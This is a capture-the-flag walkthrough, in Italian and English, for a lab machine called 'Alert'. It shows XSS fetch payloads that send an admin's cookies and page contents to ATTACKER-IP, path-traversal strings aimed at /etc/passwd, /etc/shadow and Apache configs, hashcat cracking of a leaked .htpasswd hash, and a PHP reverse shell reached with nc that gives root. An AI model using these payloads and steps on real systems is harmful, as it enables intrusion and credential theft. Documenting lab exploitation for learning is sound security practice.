Alert
Foothold
Si mappa l’IP della macchina con l’hostname alert.htb nel file /etc/hosts.
Dopo aver lanciato una scansione TCP si ottiene
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV -vvv -oN tcp.txt alert.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:05:43 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp.txt alert.htb
Nmap scan report for alert.htb (10.10.11.44)
Host is up, received reset ttl 128 (2.2s latency).
Scanned at 2025-03-01 15:05:43 CET for 480s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http    syn-ack ttl 128 Apache httpd 2.4.41 ((Ubuntu))
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:13:43 2025 -- 1 IP address (1 host up) scanned in 480.81 seconds
Risultano esserci un servizio SSH e un servizio HTTP su porta 80, che espone una web app. Essa permette il caricamento di file .md e la loro visualizzazione. Inoltre, il servizio genera un link di condivisione, utilizzato per visualizzare il file che è stato caricato.
Facendo diversi test ci si accorge che è presente una vulnerabilità di tipo XSS. Difatti, inserendo un tag tipo <script>alert(1);</script> esso viene riflesso nella pagina web senza una corretta sanitizzazione.
Si crea quindi una payload XSS con una fetch per vedere se la richiesta HTTP arriva sul Collaborator di Burp Suite.
Payload
<script>
fetch("https://d1fzfudahmdnbt2ccrqoar1h187zvpje.oastify.com/",{
method : "GET"
});
</script>

Testando la payload su sé stessi, dalla console del browser ci si accorge che il CORS blocca le richieste verso altri domini, quindi si prova a disabilitare il meccanismo di CORS con mode: ‘no-cors’.
Ecco un esempio di richiesta HTTP senza CORS.
Richiesta
Payload
<script>
fetch("https://d1fzfudahmdnbt2ccrqoar1h187zvpje.oastify.com",{
method : "GET",
mode : "no-cors"
});
</script>

Come si può vedere il CORS è stato raggirato e ora si ricevono le risposte sul Collaborator.
Risposta
Si nota la presenza di un form all’interno della pagina Contact Us e su About Us, il primo probabilmente viene utilizzato da un admin che risponde ai messaggi che gli vengono inviati.
A questo punto si prova a creare una nuova payload XSS in un file .md. Quindi si prende il link che viene generato e lo si invia all’admin per provare a rubare il cookie di sessione.
Form di contatto

Non si riceve nessuna risposta sul Collaborator, cosa che può indicare la presenza di un firewall.
Perciò si prova ad aprire un server http con Python e a cambiare la payload in modo da farla puntare al server appena aperto, dato che ci si trova nella stessa rete.
Payload
<script>
fetch("http://IP-ATTACCANTE:9000/?cookie="+ document.cookie,{
method : "GET",
mode : "no-cors"
});
</script>
Risposta
kali@0xPR3ST1JH0NN7:~$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
IP-VITTIMA - - [14/Feb/2025 18:04:09] "GET /?cookie= HTTP/1.1" 200 -
Nessun cookie trovato.
Facendo un po’ di bruteforce dei percorsi con gobuster e ffuf, si trovano due percorsi interessanti /messages e /uploads.
Provando ad accedere alle pagine si ottiene un 403 Forbidden, quindi, si crea un’altra payload XSS per vedere se l’amministratore riesce a visualizzarle.
Payload
<script>
fetch("http://alert.htb/messages/")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
Ma quello che si riceve è di nuovo un 403 Forbidden.
Navigando tra le pagine web si nota che vengono indicizzate tramite uno script index.php con un parametro page http://alert.htb/index.php?page=PAGE_NAME.
Provando a inserire come valori del parametro page, uploads e messages, si nota che con il primo non si trova nessuna pagina, mentre con il secondo si ottiene una pagina statica vuota con il menu del sito.
Quindi si riprova a creare una payload da inviare all’amministratore per visualizzare l’accesso ai messaggi.
Payload
<script>
fetch("http://alert.htb/index.php?page=messages")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
Difatti l’output che vede l’admin corrisponde alla visualizzazione della pagina HTML che ha l’utente normale, più la sezione “Messages”.
Risposta
[...]
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
[...]
Siccome è presente un parametro file in messages.php?file=2024-03-10_15-48-34.txt, potrebbe esserci una vulnerabilità di path traversal, sfruttabile per recuperare i file sul sistema.
A questo punto si modifica la payload per visualizzare quel file e si invia all’amministratore.
Payload
<script>
fetch("http://alert.htb/messages.php?file=2024-03-10_15-48-34.txt")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
Il file è leggibile, ma risulta essere vuoto.
Si effettua il fuzzing sui alcuni file, come /etc/passwd, /etc/shadow o i file di configurazione di Apache (dato che un header delle risposte del server informa che si tratta di un Apache/2.4.41 (Ubuntu)), come /etc/apache2/apache2.conf, .htaccess, ecc…
Payload
../../../../etc/passwd
../../../../etc/shadow
../../../../etc/apache2/apache2.conf
../../../../etc/apache2/envvars
../../../../etc/apache2/ports.conf
../../../../etc/apache2/sites-enabled/000-default.conf
L’ultimo file ha del contenuto interessante AuthUserFile /var/www/statistics.alert.htb/.htpasswd.
Informa che sono presenti delle credenziali in un file, quindi si prova a recuperare quel file con la solita payload e il contenuto è il seguente: albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/.
Sono delle credenziali di un utente sulla macchina, che è presente in /etc/passwd.
In questo caso viene usato l’algoritmo APR1 che si riferisce alle password cifrate con MD5 Apache $apr1$, usate spesso nei file .htpasswd di Apache.
Pertanto utilizzando tool di cracking, si cracca la password $apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/.
kali@0xPR3ST1JH0NN7:~$ hashcat -m 1600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --force
La password trovata è manchesterunited.
Si accede in SSH con credenziali albert:manchesterunited e si ottiene il foothold. Si cattura la flag user.txt.
Privilege Escalation
Si nota a bordo della macchine che tra le connessioni in ascolto c’è un servizio sulla porta 8080 in localhost.
Indagando meglio tra i processi in esecuzione si può notare un server php avviato con permessi di root dalla cartella /opt/website-monitor
albert@alert:~$ ss -tulap
[...]
/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
[...]
Andando in quella cartella e visualizzandone il contenuto, ci si sofferma su una particolare.
albert@alert:~$ ls -al /opt/website-monitor
[...]
drwxrwxr-x 2 root management  4096 Feb 17 12:09 config
[...]
I membri del gruppo management hanno permessi di lettura, scrittura ed esecuzione su quella cartella. Lanciando il comando id si nota infatti che si fa parte del gruppo management.
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
In quella cartella si potrebbe quindi caricare una web shell in .php e provare a richiamarla dal servizio web così da ottenere una shell con privilegi root.
Si crea quindi una reverse web shell in .php con revshells.com che si collega alla porta 4444 sul proprio IP e la si carica nella directory config.
Il comando seguente permette di fare il forwarding del servizio in ascolto sulla porta 8080 della macchina vittima direttamente sulla porta 9000 della propria macchina.
kali@0xPR3ST1JH0NN7:~$ ssh -L 9000:127.0.0.1:8080 albert@IP-VITTIMA
A questo punto ci si mette in ascolto sulla porta 4444.
kali@0xPR3ST1JH0NN7:~$ nc -nvlp 4444
E dalla propria macchina si va su http://127.0.0.1:8080/config/shell.php per vedere se viene triggerata l’esecuzione della shell.
kali@0xPR3ST1JH0NN7:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [IP-ATTACCANTE] from (UNKNOWN) [IP-VITTIMA] 39842
Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
root@alert:/#
Shell ottenuta! Si invia la flag root.txt.
Foothold
First, we map the machine’s IP to the hostname alert.htb in the /etc/hosts file.
After running a TCP scan we get
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV -vvv -oN tcp.txt alert.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:05:43 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp.txt alert.htb
Nmap scan report for alert.htb (10.10.11.44)
Host is up, received reset ttl 128 (2.2s latency).
Scanned at 2025-03-01 15:05:43 CET for 480s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http    syn-ack ttl 128 Apache httpd 2.4.41 ((Ubuntu))
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:13:43 2025 -- 1 IP address (1 host up) scanned in 480.81 seconds
There turn out to be an SSH service and an HTTP service on port 80 that exposes a web app. It lets you upload .md files and view them. On top of that, the service generates a share link used to view the file that was uploaded.
Running a few tests we notice there is an XSS vulnerability. In fact, by inserting a tag like <script>alert(1);</script> it gets reflected into the web page without any proper sanitization.
We then craft an XSS payload with a fetch to check whether the HTTP request reaches the Burp Suite Collaborator.
Payload
<script>
fetch("https://d1fzfudahmdnbt2ccrqoar1h187zvpje.oastify.com/",{
method : "GET"
});
</script>
Testing the payload on ourselves, from the browser console we notice that CORS blocks requests to other domains, so we try to disable the CORS mechanism with mode: ‘no-cors’.
Here is an example of an HTTP request without CORS.
Request
Payload
<script>
fetch("https://d1fzfudahmdnbt2ccrqoar1h187zvpje.oastify.com",{
method : "GET",
mode : "no-cors"
});
</script>
As we can see, CORS has been bypassed and now the responses come back on the Collaborator.
Response
We notice a form inside the Contact Us page, and reading About Us the form is probably used by an admin who replies to the messages sent to them.
At this point we try to create a new XSS payload in a .md file. We then take the link that gets generated and send it to the admin to try to steal the session cookie.
Contact form
No response comes back on the Collaborator, which may indicate the presence of a firewall.
Therefore, we try to spin up an HTTP server with Python and change the payload to point to the server we opened, since we are on the same network.
Payload
<script>
fetch("http://ATTACKER-IP:9000/?cookie="+ document.cookie,{
method : "GET",
mode : "no-cors"
});
</script>
Response
kali@0xPR3ST1JH0NN7:~$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
VICTIM-IP - - [14/Feb/2025 18:04:09] "GET /?cookie= HTTP/1.1" 200 -
No cookie found.
Doing a bit of path bruteforcing with gobuster and ffuf, we find two interesting paths, /messages and /uploads.
Trying to access the pages returns a 403 Forbidden, so we create another XSS payload to see whether the administrator can view them.
Payload
<script>
fetch("http://alert.htb/messages/")
  .then(response => response.text())
  .then(data => {
    fetch("http://ATTACKER-IP:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
But what we get back is once again a 403 Forbidden.
Browsing the web pages we notice they are indexed through an index.php script with a page parameter http://alert.htb/index.php?page=PAGE_NAME.
Trying uploads and messages as values of the page parameter, we notice that with the first one no page is found, while with the second one we get an empty static page with the site menu.
So we build another payload to send to the administrator in order to view the access to the messages.
Payload
<script>
fetch("http://alert.htb/index.php?page=messages")
  .then(response => response.text())
  .then(data => {
    fetch("http://ATTACKER-IP:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
Indeed, the output the admin sees matches the HTML page a normal user has, plus a “Messages” section.
Response
[...]
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
[...]
Since there is a file parameter in messages.php?file=2024-03-10_15-48-34.txt, there could be a path traversal vulnerability that can be abused to retrieve files on the system.
At this point we modify the payload to view that file and we send it to the administrator.
Payload
<script>
fetch("http://alert.htb/messages.php?file=2024-03-10_15-48-34.txt")
  .then(response => response.text())
  .then(data => {
    fetch("http://ATTACKER-IP:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
The file is readable but turns out to be empty.
We fuzz some files, such as /etc/passwd, /etc/shadow or the Apache configuration files (since one of the server’s response headers tells us the server is an Apache/2.4.41 (Ubuntu)), such as /etc/apache2/apache2.conf, .htaccess, etc.
Payload
../../../../etc/passwd
../../../../etc/shadow
../../../../etc/apache2/apache2.conf
../../../../etc/apache2/envvars
../../../../etc/apache2/ports.conf
../../../../etc/apache2/sites-enabled/000-default.conf
The last file has some interesting content AuthUserFile /var/www/statistics.alert.htb/.htpasswd.
It tells us there are credentials inside a file, so we try to retrieve it with the usual payload and the content is the following: albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/.
These are credentials of a user on the machine, who is present in /etc/passwd.
In this case the APR1 algorithm is used, which refers to passwords hashed with Apache MD5 $apr1$, often found in Apache .htpasswd files.
Therefore, using cracking tools, we crack the password $apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/.
kali@0xPR3ST1JH0NN7:~$ hashcat -m 1600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --force
The password found is manchesterunited.
At this point we log in via SSH with user albert and the password found, and we retrieve the user flag.
Privilege Escalation
On the machine we notice that among the listening connections there is a service on port 8080 on localhost.
Investigating the running processes more closely, we can notice a php server started with root permissions from the /opt/website-monitor folder
albert@alert:~$ ss -tulap
[...]
/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
[...]
Going into that folder and listing its content, one folder in particular stands out
albert@alert:~$ ls -al /opt/website-monitor
[...]
drwxrwxr-x 2 root management  4096 Feb 17 12:09 config
[...]
Members of the management group have read, write, and execute permissions on that folder. Running the id command, we indeed notice that we are part of the management group
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
In that folder we could then upload a .php web shell and try to call it through the web service so as to get a shell with root privileges.
So we create a .php reverse web shell with revshells.com that connects to port 4444 on our IP and we upload it into the config directory.
The following command lets us forward the service listening on port 8080 of the victim machine directly to port 9000 of our machine.
kali@0xPR3ST1JH0NN7:~$ ssh -L 9000:127.0.0.1:8080 albert@VICTIM-IP
At this point we start listening on port 4444
kali@0xPR3ST1JH0NN7:~$ nc -nvlp 4444
And from our machine we visit http://127.0.0.1:8080/config/shell.php to see whether the shell execution gets triggered.
kali@0xPR3ST1JH0NN7:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [ATTACKER-IP] from (UNKNOWN) [VICTIM-IP] 39842
Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
root@alert:/#
Shell obtained! We submit the root.txt flag.